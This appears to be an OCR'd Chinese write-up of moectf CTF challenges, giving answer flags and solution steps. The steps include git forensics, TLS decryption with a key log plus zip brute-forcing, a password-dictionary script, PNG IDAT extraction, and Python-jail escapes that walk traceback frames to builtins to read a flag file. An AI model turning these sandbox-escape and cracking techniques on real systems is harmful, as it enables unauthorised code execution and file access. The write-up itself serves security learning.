
```
git show 249ff41
```

```
PS C:\Users\attac\Downloads\webrepo\WebRepo\.git> git show 249ff41
commit 249ff41401736165cd4514cee7afcd31ecfe7d09 (HEAD -> master)
Author: test <test@example.com>
Date:   Tue Aug 19 22:33:29 2025 +0800

    flag

diff --git a/flag.txt b/flag.txt
new file mode 100644
index 0000000..03f7841
--- /dev/null
+++ b/flag.txt
@@ -0,0 +1 @@
+moectf{B1NwA1K_ANd_g1t_R3seT-MaG1C}
\ No newline at end of file
```


代码块

```
moectf{B1NwA1K_ANd_g1t_R3seT-MaG1C}
```


ez_ssl



打开流量包，过滤http请求，得到ssl.log




在wireshark配置一下ssl.log




发现flag.zip

根据描述爆破7位纯数字




得到密码



解压后是ook

ook解码



代码块

```
moectf{upI0@d-l0G_TO-DeCrYPT_uploAD}
```

万里挑一

写个脚本提取password.zip中的密码整理成字典

代码块


```
import re
import os

def extract_passwords_from_zip(zip_file_path, output_file):
    """
    从zip文件的二进制内容中直接提取所有密码

    Args:
        zip_file_path: zip文件路径
        output_file: 输出密码字典文件路径
    """
    print(f"正在从 {zip_file_path} 中提取密码...")

    try:
        # 以二进制模式读取zip文件
        with open(zip_file_path, 'rb') as f:
            zip_content = f.read()

        # 将二进制内容转换为字符串进行搜索
        # 使用errors='ignore'忽略无法解码的字符
        text_content = zip_content.decode('latin-1', errors='ignore')

```

```
        # 使用正则表达式查找所有"The password is:"后面的密码
        # 密码看起来是16进制字符串，长度可能是16-20个字符
        pattern = r'The password is:([0-9a-f]{16,20})'
        passwords = re.findall(pattern, text_content, re.IGNORECASE)

        # 去重
        unique_passwords = list(set(passwords))

        print(f"找到 {len(unique_passwords)} 个唯一密码")

        # 将密码写入输出文件
        with open(output_file, 'w', encoding='utf-8') as f:
            for password in unique_passwords:
                f.write(password + '\n')

        print(f"密码已保存到: {output_file}")

        # 显示前几个密码作为示例
        if unique_passwords:
            print("\n前10个密码示例:")
            for i, pwd in enumerate(unique_passwords[:10]):
                print(f"  {i+1}. {pwd}")

    except Exception as e:
        print(f"处理文件时出错: {str(e)}")

def main():
    # 脚本配置
    script_dir = os.path.dirname(os.path.abspath(__file__))
    zip_file = os.path.join(script_dir, "password.zip")
    output_file = os.path.join(script_dir, "1.txt")

    print("=== ZIP文件密码提取脚本 ===")
    print(f"输入文件: {zip_file}")
    print(f"输出文件: {output_file}")
    print("=" * 40)

    # 检查输入文件是否存在
    if not os.path.exists(zip_file):
        print(f"错误: 找不到文件 {zip_file}")
        return

    # 提取密码
    extract_passwords_from_zip(zip_file, output_file)

if __name__ == "__main__":
    main()
```

拿字典爆破lock.zip

然后拿到一个flag.zip...后面不知道怎么做了

ez_png



IDAT16大小不正常。hex提取出来使用zlib解压缩数据

代码块

```
1   import zlib; print(zlib.decompress(bytes.fromhex("78 9C CB CD 4F 4D 2E 49 AB
    CE 30 74 49 71 CD 8B 0F 30 89 CC F1 4F
2   74 89 F7 F4 D3 F5 4C 31 09 A9 05 00 A8 D0 0A 5F".replace(" ", ""))))
3   #b'moectf{h1DdEn_P4YlOaD_IN-Id4T}'
```


Pyjail 4

match-case 栈帧逃逸

代码块

```
1   try:
2       raise Exception
3   except Exception as e:
4       cf = e.__traceback__.tb_frame.f_back
5       b = cf.f_builtins
6       print(b['open']('/tmp/flag.txt').read())
```

base编码一下然后传入



Pyjail 5

用1/0抛异常match绑Exception和tb以及模块属性用uga或者字典下标对象属性用getattr_fn绕ast.attribute，从builtins.class match绑定getattribute当模块属性访问器，同时从builtins取getattr当通用对象属性访问

代码块


```
try:
    1/0
except Exception as e:
    match e:
        case Exception(__traceback__=tb):
            pass
    match tb:
        case object(tb_frame=fr):
            pass
cur = fr
b = None
uga = None
getattr_fn = None
io = None
while cur is not None:
    match cur:
        case object(f_back=prev, f_globals=gl):
            pass
    try:
        b_candidate = gl["__builtins__"]
        match b_candidate:
            case object(__class__=tp):
                pass
        match tp:
            case object(__getattribute__=uga_candidate):
                pass
        try:
            imp = uga_candidate(b_candidate, "__import__")
        except Exception:
            imp = b_candidate["__import__"]
        try:
            getattr_fn_candidate = uga_candidate(b_candidate, "getattr")
```

```python
            except Exception:
                getattr_fn_candidate = b_candidate["getattr"]
            io_candidate = imp("io")
            b = b_candidate
            uga = uga_candidate
            getattr_fn = getattr_fn_candidate
            io = io_candidate
            break
        except Exception:
            cur = prev
open_fn = getattr_fn(io, "open")
f = open_fn("/tmp/flag.txt", "r")
read_fn = getattr_fn(f, "read")
try:
    print_fn = uga(b, "print")
except Exception:
    print_fn = b["print"]
print_fn(read_fn())
```

web

